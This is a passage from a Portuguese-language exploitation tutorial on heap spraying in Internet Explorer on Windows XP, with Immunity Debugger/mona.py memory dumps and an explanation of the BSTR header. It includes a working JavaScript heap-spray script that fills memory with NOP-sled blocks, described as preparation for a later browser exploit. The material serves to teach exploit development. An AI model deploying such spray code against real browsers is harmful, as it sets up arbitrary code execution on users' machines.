0020679A   0x0020679a : "6_Bl4ck9_f0x6" | startnull {PAGE_READWRITE} [None] [Heap]
0BADF00D Done. Found 1 pointers
         [+] This mona.py action took 0:00:03.188000
```

```
!mona find -s "6_Bl4ck9_f0x6" -ascii -x *
```

```
0BADF00D      - Number of pointers of type '"6_Bl4ck9_f0x6" (unicode)' : 15
0BADF00D [+] Results :
0039C65C   0x0039c65c : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0039C802   0x0039c802 : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
01533188   0x01533188 : "6_Bl4ck9_f0x6" (unicode) |  {PAGE_READWRITE} [None]
01533A56   0x01533a56 : "6_Bl4ck9_f0x6" (unicode) | ascii {PAGE_READWRITE} [None]
01533C5A   0x01533c5a : "6_Bl4ck9_f0x6" (unicode) | ascii {PAGE_READWRITE} [None]
01535450   0x01535450 : "6_Bl4ck9_f0x6" (unicode) | ascii {PAGE_READWRITE} [None]
01535A10   0x01535a10 : "6_Bl4ck9_f0x6" (unicode) | ascii {PAGE_READWRITE} [None]
01538598   0x01538598 : "6_Bl4ck9_f0x6" (unicode) |  {PAGE_READWRITE} [None]
01538AA6   0x01538aa6 : "6_Bl4ck9_f0x6" (unicode) |  {PAGE_READWRITE} [None]
01538CAA   0x01538caa : "6_Bl4ck9_f0x6" (unicode) |  {PAGE_READWRITE} [None]
01539364   0x01539364 : "6_Bl4ck9_f0x6" (unicode) |  {PAGE_READWRITE} [None]
001D9E2C   0x001d9e2c : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
001E11B2   0x001e11b2 : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
002060EC   0x002060ec : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0020B01A   0x0020b01a : "6_Bl4ck9_f0x6" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0BADF00D Done. Found 15 pointers
         [+] This mona.py action took 0:00:04.985000
```

Note esse padrao de escrita na heap, talvez seja util pra ti como ponto de partida para uma posterior mais aprofundada analise. Se bem que em uma outra ocasiao aloquei uma string distinta e obtive um resultado controverso a esse, mas.. *Como o Nash mesmo falou* Acredito que nenhum sistema do mundo rode de forma totalmente aleatoria, as maquinas devem (por questao de logica) seguir um "padrao" de operacao. Talvez funcione da mesma maneira que um keygen que gere um codigo de ativacao de acordo com uma string escrita, enfim, o "padrao" de alocacao pode se da de diversas maneiras, cabe a você, com o seu suor, descobrir qual *eu vou terminar mais um jogo no meu ps2* :) Tambem acredito que não tenha mencionado o fato de eu estar mandando esses shots do XP/SP2, mencionei o terceiro issue da franquia (Service Pack 3) no inicio do paper por mera formalidade, pois o shellcode que vou utilizar (a efetivacao do ataque propriamente dita) roda em ambas plataformas, bem como as sintaxes (endereco de *retorno*) e conceito.

```
[+] Results :
  0x0039c65c : "6_Bl4ck9_f0x6" (unicode)
```

Vamos dumpar esse endereco com o comando d 0039c65c. Essa instrucao corresponde exatamente ao duplo clique sobre o endereco na janela de log; são apenas aliases para se chegar ao mesmo local dentro do Immunity (no qual vemos como estah distribuida a memoria referente ao programa), o dump:

```
Address   Hex dump                 ASCII
0039C65C  36 00 5F 00 42 00 6C 00  6._.B.l.
0039C664  34 00 63 00 6B 00 39 00  4.c.k.9.
0039C66C  5F 00 66 00 30 00 78 00  _.f.0.x.
0039C674  36 00 00 00 DF 29 80 36  6...▀)Ç6
0039C67C  10 00 00 00 64 00 6F 00  ►...d.o.
0039C684  63 00 75 00 6D 00 65 00  c.u.m.e.
```

Observe que as strings que alocamos na heap sao convertidas em unicode, 2 bytes (voce sabe o porque). Dessa vez a funcao utilizada para a alocacao foi a `new String("6_Bl4ck9_f0x6");`. Dumpe os quatro bytes previos a esse endereco-4. Veja esse sh0t pra lembrar de que as strings na heap/a heap cresce do menor endereco pro maior e para ver que todo o codigo da pagina tambem :)

```
Address   Hex dump                 ASCII
00206752  79 00 1E 01 0B 00 3C 68  y.▲☺♂.<h
0020675A  74 6D 6C 3E 0D 0A 3C 73  tml>..<s
00206762  63 72 69 70 74 20 74 79  cript ty
0020676A  70 65 3D 27 74 65 78 74  pe='text
00206772  2F 6A 61 76 61 73 63 72  /javascr
0020677A  69 70 74 27 3E 0D 0A 0D  ipt'>...
00206782  0A 76 61 72 20 6E 69 63  .var nic
0020678A  6B 20 3D 20 6E 65 77 20  k = new 
00206792  53 74 72 69 6E 67 28 22  String("
0020679A  36 5F 42 6C 34 63 6B 39  6_Bl4ck9
002067A2  5F 66 30 78 36 22 29 3B  _f0x6");
002067AA  0D 0A 64 6F 63 75 6D 65  ..docume
002067B2  6E 74 2E 77 72 69 74 65  nt.write
002067BA  28 6E 69 63 6B 20 2B 20  (nick + 
002067C2  22 20 69 73 20 6F 6E 20  " is on 
002067CA  6D 65 6D 6F 72 79 22 29  memory")
002067D2  3B 0D 0A 77 69 6E 64 6F  ;..windo
002067DA  77 2E 61 6C 65 72 74 20  w.alert 
002067E2  28 22 50 72 65 73 73 20  ("Press 
002067EA  4F 6B 20 62 75 74 74 6F  Ok butto
002067F2  6E 20 74 6F 20 66 72 65  n to fre
002067FA  65 20 75 70 20 6D 65 6D  e up mem
00206802  6F 72 79 20 73 70 61 63  ory spac
```

ASCII antes de ser convertido em unicode.

Todo o codigo da pagina eh escrito na heap }=)

Vejah que ateh o codigo <html> estah na heap. Veja o topo da heap:

```
Address  Hex dump
00390000 C8 00 00 00 04 01 00 00
00390008 FF EE FF EE 02 10 00 00
00390010 00 00 00 00 00 FE 00 00
00390018 00 00 10 00 00 20 00 00
00390020 00 02 00 00 00 20 00 00
00390028 E8 01 00 00 FF EF FD 7F
00390030 04 00 08 06 00 00 00 00
00390038 00 00 00 00 00 00 00 00
```

Observe que a base é 00390000 e ela vai crescendo de 0 a 8 (para o exemplo de alocacao que dei a ordem não importa). Na medida que ela cresce os enderecos vao sendo incrementados e bytes vao sendo inseridos na mesma proporçao, então isso infere que d 0039c65c-4 alcança quatro bytes antes da string. E é exatamente isso que queremos.

```
Address  Hex dump                 ASCII
0039C658 1A 00 00 00 36 00 5F 00  ...6._.
0039C660 42 00 6C 00 34 00 63 00  B.l.4.c.
0039C668 6B 00 39 00 5F 00 66 00  k.9._.f.
0039C670 30 00 78 00 36 00 00 00  0.x.6...
0039C678 DF 29 80 36 10 00 00 00
0039C680 64 00 6F 00 63 00 75 00  d.o.c.u.

d 0039c65c-4
```

O cabeçalho BSTR

Como voce viu, quando uma string eh alocada na memoria ela eh convertida em unicode, um detalhe que nao mencionei ateh o presente momento eh que essa unicode string na verdade estah dentro de um header chamado BSTR - Basic String or binary string, nao vou pormenorizar o tema, basicamente saiba que esse header estah disposto da maneira descrita adiante. Reiniciei a maquina mais uma vez e rodei o script plentyofbytes.html mais uma vez, soh que dessa vez a string eh

```
!mona find -s "raposanegra" -unicode -x *
```

Mas o endereco é o mesmo do test previo. A principio podemos averiguar que a única distincao entre ambos os logs eh o segundo endereco na heap (final c7fe - [heap])

```
0BADF00D [+] Results :
0039C65C   0x0039c65c : "raposanegra" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
0039C7FE   0x0039c7fe : "raposanegra" (unicode) | startnull {PAGE_READWRITE} [None] [Heap]
01533188   0x01533188 : "raposanegra" (unicode) |  {PAGE_READWRITE} [None]
01533A56   0x01533a56 : "raposanegra" (unicode) | ascii {PAGE_READWRITE} [None]
01533C5A   0x01533c5a : "raposanegra" (unicode) | ascii {PAGE_READWRITE} [None]
01535450   0x01535450 : "raposanegra" (unicode) | ascii {PAGE_READWRITE} [None]
01535A10   0x01535a10 : "raposanegra" (unicode) | ascii {PAGE_READWRITE} [None]
01538598   0x01538598 : "raposanegra" (unicode) |  {PAGE_READWRITE} [None]
01538AA6   0x01538aa6 : "raposanegra" (unicode) |  {PAGE_READWRITE} [None]
01538CAA   0x01538caa : "raposanegra" (unicode) |  {PAGE_READWRITE} [None]
```

Dessa vez a escrita foi um pouco mais abrangente, no que diz respeito a “padroes”, pois alcançou o endereço 0x01539364 *ta um pouco cortado no log acima*; esse eh um dos resultados dos logs previos (depois do ultimo endereco marcado no sh0t *vide final da pag. 40*). Vamos dumpar o endereco selecionado (d 0x0039c65c);

```
Address  Hex dump                 ASCII
0039C65C 72 00 61 00 70 00 6F 00 r.a.p.o.
0039C664 73 00 61 00 6E 00 65 00 s.a.n.e.
0039C66C 67 00 72 00 61 00 00 00 g.r.a...
0039C674 DF 29 80 36 10 00 00 00 ■)Ç6►...
0039C67C 64 00 6F 00 63 00 75 00 d.o.c.u.
0039C684 6D 00 65 00 6E 00 74 00 m.e.n.t.
0039C68C 00 00 00 00 AB B2 A0 00 ....½▓á.
0039C694 0A 00 00 00 77 00 72 00 ....w.r.
```


Escreva no interpretador de comandos o mesmo comando de dump, soh que dessa vez voltaremos 4 bytes antes da string com o intuito de vermos o inicio do header no qual essa string faz parte. Nao eh nem de longe dificil entender o header (soh se voce for muito mula – lembre-se de que esse documento eh privado =) *os macacos que se fodam*. Bem, primeiramente veja onde ele se inicia no dump (d 0x0039c65c-4);

```
7C90124C 90               NOP
Address  Hex dump                 ASCII
0039C658 16 00 00 00 72 00 61 00 ....r.a.
0039C660 70 00 6F 00 73 00 61 00 p.o.s.a.
0039C668 6E 00 65 00 67 00 72 00 n.e.g.r.
0039C670 61 00 00 00 DF 29 80 36 a...■)Ç6
0039C678 10 00 00 00 64 00 6F 00 ►...d.o.
0039C680 63 00 75 00 6D 00 65 00 c.u.m.e.
```

Ou seja, 4 bytes antes da string. Observe abaixo que o header termina com dois caracteres nulos logo apos o fim da string em unicode:

```
Address  Hex dump                 ASCII
0039C658 16 00 00 00 72 00 61 00 ....r.a.
0039C660 70 00 6F 00 73 00 61 00 p.o.s.a.
0039C668 6E 00 65 00 67 00 72 00 n.e.g.r.
0039C670 61 00 00 00 DF 29 80 36 a...■)Ç6
```

Risquei um diagrama abaixo pra explanar melhor o bagulho.



Em Size temos nada mais que quatro 4 bytes destinados unicamente a mostrar o tamanho (em hexadecimal) da string em unicode logo ao lado; esse valor não inclui o terminador de string\0. A string raposanegra possui 11 caracteres, mas vale te lembrar de que, já que se trata de uma string unicode então cada caractere ocupa dois bytes na memoria devido a insercao do 00 ao fim de cada letra ASCII. Portanto essa string ocupa 22 bytes em decimal (dec na calculadora), e seu correspondente em hexadecimal equivale a `16 00 00 00`

Escreva qualquer numero decimal (dec) na calculadora cientifica (opcao exibir -> cientifica) e logo após marque a checkbox hex para ver o seu correspondente em hexa. Te lembrando de que o esquema de '0' a F eh soh pra enderecamento, na calculadora eh apenas 1 a F.


Necessitamos deter um previo conhecimento basico a cerca do BSTR Header com o principal proposito de evitar “transtornos futuros” durante a escrita do exploit. Escreverei um script para expor bem o que quero dizer com “transtornos”.

Spraying-effect.html

```
<html>
<head><title>Allocating</title></head>
<body bgcolor='black' text="#FF0000">
<script type="text/javascript">

// I dream of when this grasping will end

mytag = unescape("%u756c%u676e%u7564%u6b73"); // lungdusk

quantidade_de_blocos = 200;          // 0x4000 * 2 = 0x8000 (32768 dec)
tamanho_do_bloco     = 0x4000;       // pah!
bloco                = '';           // initializing
contador             = 0x00;         /* it'll be like sort of
                                        an arbitrary number 0 -:P */

// aloca 0x8000 bytes de nops - 32768 in decimal

  while (contador < tamanho_do_bloco){
  bloco  = bloco  + unescape('%u9090%u9090');
  ++contador;
}

  /*  se inserir mais "um" %u9090 o resultado seria C000 49152
      0x4000 * '3' instead of two (a cada dois bytes o acrescimo eh de 1);  */

jumpin = "<br>";

// toString() eh mais hacku
saiz =  bloco.length.toString();
```

```
document.write('Tamanho do bloco ateh aqui: ' + saiz + jumpin);

bloco  = bloco.substring(0x00, tamanho_do_bloco - mytag.length);
document.write("Tamanho do bloco agora: " + bloco.length + jumpin + jumpin);

contador = 0x00;

  // funcoes new da gota serena
  arrayfulero = new Array();

while (contador < quantidade_de_blocos){

   arrayfulero[contador] = mytag + bloco;
   document.write('Loop [' + contador + '] alocou na heap ' +
(mytag.length+bloco.length) + " bytes" + jumpin);
   contador+=0x01;

}

window.alert("memory sprayed - stop smoking in here!")

</script></body>
</html>
```

Tentei deixar o script menos turvo possível *como voce nota*. Vamos agora analisar os resultados.



Na primeira ocorrencia você pode averiguar o numero decimal 32768, ou seja, desse ponto existe esse numero de NOPS na memoria. Esse é o numero equivalente a 8000 em hexadecimal. Abra a calculadora escreva o decimal e logo em seguida marque a checkbox hex para ver seu correspondente. Ok, tudo ocorreu como previamos, observe ao lado que a volta final foi [199], ou seja, 200 alocacoes partindo do [0], no qual tambem eh o inicio do indice, que nem em C e outras linguagens de niveis de programacao referentes a memoria, porque como sabemos o sistema usa o hexadecimal inicialmente em 0 para enderecamento, e javascript (o que estamos fazendo) tambem lida com memoria. Entao o que de fato houve foi:

```
bloco = bloco + unescape('%u9090%u9090');
```

A cada nova interacao do while a variavel bloco que foi previamente inicializada recebe essa quantidade de NOPs += ela mesma, ou seja, vai sempre se enchendo de NOPs ateh a ultima interacao do laço, para no fim comportar o valor total de 0x80000; mas observe que logo abaixo o resultado depois do substring() foi 16380, que equivale a 3FFC. Se inserirmos mais 4 bytes a esse montante decimal o valor total serah 16380 + 4 = 16384, no qual possível como seu correspondente o valor 0x4000 (`tamanho_do_bloco`). O leitor astuto observarah que a única razao para isso ter ocorrido estah na linha anterior, no trecho de codigo concernente a passagem de comprimento (`tamanho_do_bloco - mytag.length`). Humm.. mytag de 4 bytes? Falarei adiante. A partir dai

```
arrayfulero[contador] = mytag + bloco;
```

Todas as interaçoes do laco sequentes criarao blocos na memoria de 'lungdusk + NOPs'. Nao se esqueca de que previamente soh havia NOPs na memoria, mas a cunho de estudo montei na mesma mais blocos se iniciando com nossa etiqueta (lungdusk). Nos valendo do fato da Heap escrever os dados encaminhados a ela de forma contigua inferimos então que as alocacoes se dao próximas.

```
025881E4   0x025881e4 : "lungdus" |  {PAGE_READWRITE} [None]
025901FC   0x025901fc : "lungdus" |  {PAGE_READWRITE} [None]
02598214   0x02598214 : "lungdus" |  {PAGE_READWRITE} [None]
0BADF00D ... Only the first 20 pointers are shown here. For more pointers, open find.txt...
0BADF00D Done. Found 202 pointers
         [+] This mona.py action took 0:00:05.234000

!mona find -s "lungdus"
```

202 ponteiros encontrados, esse dois bytes sobressalentes são correspondentes a inicialização da variavel. Todas as vezes que inicializamos uma variavel:


```
mytag = unescape("%u756c%u676e%u7564%u6b73"); // lungdusk
```

```
Address   Hex dump                                         ASCII
0020D0E4  6C 75 6E 67 64 75 73 6B 0D 0A 71 75 61 6E 74 69  lungdusk..quanti
0020D0F4  64 61 64 65 5F 64 65 5F 62 6C 6F 63 6F 73 20 3D  dade_de_blocos =
0020D104  20 32 30 30 3B 20 2F 2F 20 30 78 34 30 30 30 20   200; // 0x4000
0020D114  2A 20 32 20 3D 20 30 78 38 30 30 30 20 28 33 32  * 2 = 0x8000 (32
0020D124  37 36 38 20 64 65 63 29 0D 0A 74 61 6D 61 6E 68  768 dec)..tamanh
0020D134  6F 5F 64 6F 5F 62 6C 6F 63 6F 20 3D 20 30 78 34  o_do_bloco = 0x4
0020D144  30 30 30 3B 20 2F 2F 20 70 61 68 21 0D 0A 62 6C  000; // pah!..bl
```

```
 0x20000000 | 0x20013000 | 0x00013000 | False | True | False |
-----------------------------------------------------------------
0x001b60dc : "lungdusk" | startnull {PAGE_READWRITE} [None] [Heap]
0x0020d0e4 : "lungdusk" | startnull {PAGE_READWRITE} [None] [Heap]
```

Veja alih em cima uma ocorrencia da nossa string no codigo da page, os dois pontos equivalem a “proxima linha”. O outro byte sobressalente as 200 alocacoes é a ocorrencia concernente a *inicializacao do arranjo*:

```
arrayfulero[contador] = mytag + bloco;
```




```
-----------------------------------------------------------------
0x001b60dc : "lungdusk" | startnull {PAGE_READWRITE} [None] [Heap]
0x0020d0e4 : "lungdusk" | startnull {PAGE_READWRITE} [None] [Heap]
```

A mesma eh “realocada”/reiniciada nessa regiao de memoria para que, todas as vezes que seu uso for necessario (pelo arranjo) o programa saber onde ela estah. Por isso encontramos mais duas ocorrencias adicionais de lungdusk nos logs do imunidade (*dois* adicionais no SP2). O conceito de todos os progs do planeta eh esse, o prog aloca a string na memoria e todas as vezes que precisa encontra-la, vai diretamente no endereco onde estah ela };) Certo, na janela de log estah escrito que apenas os 20 primeiros enderecos de ponteiros podem ser vistos na mesma, o resto dos logs (para mais ponteiros) necessitamos abrir o arquivo find.txt (esse arquivo acima). Entao faremos isso, vamos dumpar o endereco da ultima alocacao.

```
\Arquivos de programas\Immunity Inc\Immunity Debugger\\find.txt
```

Esse arquivo não é sobrescrito, quando se faz necessaria a escrita de novos logs o imunidade se encarrega de criar um novo com o mesmo titulo; os previos ao corrente que são nomeados como find.txt.old, find.txt.old2 e assim por diante, sempre dando sucessao a ordem numerica sequencial.

```
0x001f55dc : "lungdusk" | startnull {PAGE_READWRITE} [None] [Heap]
0x0020e0cc : "lungdusk" | startnull {PAGE_READWRITE} [None] [Heap]
0x0022a114 : "lungdusk" | startnull {PAGE_READWRITE} [None] [Heap]
0x00267f2c : "lungdusk" | startnull,ascii {PAGE_READWRITE} [None]
0x0026ff44 : "lungdusk" | startnull {PAGE_READWRITE} [None]
```

Apenas como o intuito de analise vamos dumpar o ultimo endereco apresentado no arquivo de log.

```
Address  Hex dump                                         ASCII
0026FF44 6C 75 6E 67 64 75 73 6B 90 90 90 90 90 90 90 90 lungduskÉÉÉÉÉÉÉÉ
0026FF54 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FF64 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FF74 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FF84 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FF94 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FFA4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FFB4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FFC4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FFD4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FFE4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FFF4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00270004 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00270014 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00270024 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00270034 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00270044 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00270054 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00270064 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00270074 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00270084 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ

d 0x0026ff44
```

Veremos agora o cabeçalho BSTR para sabermos quantos bytes (de fato) foram alocados nessa "unicode string" ,) *d 0x0026ff44-4*

```
Address  Hex dump                                         ASCII
0026FF40 00 80 00 00 6C 75 6E 67 64 75 73 6B 90 90 90 90 .Ç..lungduskÉÉÉÉ
0026FF50 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FF60 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
0026FF70 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
```

0×00008000... han? Mas pensei que o script havia alocado 16384 (veja no log!). Certo, o que houve? Simples, o que ocorre eh que a propriedade *.length* quando usada com unescape() retorna menos quatro bytes do valor total (`%u01%u02%u03%04`). O que houve eh que realmente foi alocado na memoria dec:32768 hex:8000, mas na instrucao abaixo os dados são cortados pela metade:

```
bloco = bloco.substring(0x00, tamanho_do_bloco - mytag.length);
```

Nesse caso 0x4000 – 4, que equivale a 16380 em decimal. O que achei mais interessante e que o tal do c0d3r nao mencionou, eh o fato de que depois que a string eh "reinicializada" (em um indice no array) uma ocorrencia adicional eh inserida na memoria. Acredito que seja soh no SP2, os testes dele foram no 3. Nesse caso abaixo temos entao 4 bytes (string) + 16380, valor do bloco.

```
arrayfulero[contador] = mytag + bloco;
document.write(mytag.length+bloco.length);
```

16384

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
03 10 FF 0F ED 01 08 00 00 80 00 00 6C 75 6E 67 ♥▶ *ÿ■..Ç..lung
64 75 73 6B 90 90 90 90 90 90 90 90 90 90 90 90 duskÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
```

Observe no sh0t acima a proximidade entre as alocacoes. Em alguns casos você verah “muito” garbage, ou seja, “lixo” (na verdade são 00 00 00 00s) entre um bloco e outro. No meu caso em especial tentei achar esse tipo especial de lixo pra voces verem no SP2 e SP3, mas sem sucesso algum; nesse caso acima e na grande maioria dos caso soh temos o lixo padrao =P Ou seja, tudo que sobressai o terminador da “string” (90 90 90 90), ou seja, o 00 e tudo que estah antes do inicio do BSTR header da proxima alocacao eh, para nosso proposito em especial, lixo.

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03 10 FF 0F ED 01 08 00 00 80 00 00 6C 75 6E 67  ♥► ☼Ý☺◘..Ç..lung
64 75 73 6B 90 90 90 90 90 90 90 90 90 90 90 90  duskÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
```

Lembre-se de que originalmente foi alocado 32768 bytes (0x8000). Entao partindo do ultimo endereco de alocacao (por “exemplo”) em find.txt+0x4000 temos provavelmente NOPs.

```
Address   Hex dump                                          ASCII
00273F44  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273F54  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273F64  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273F74  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273F84  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273F94  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273FA4  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273FB4  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
00273FC4  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
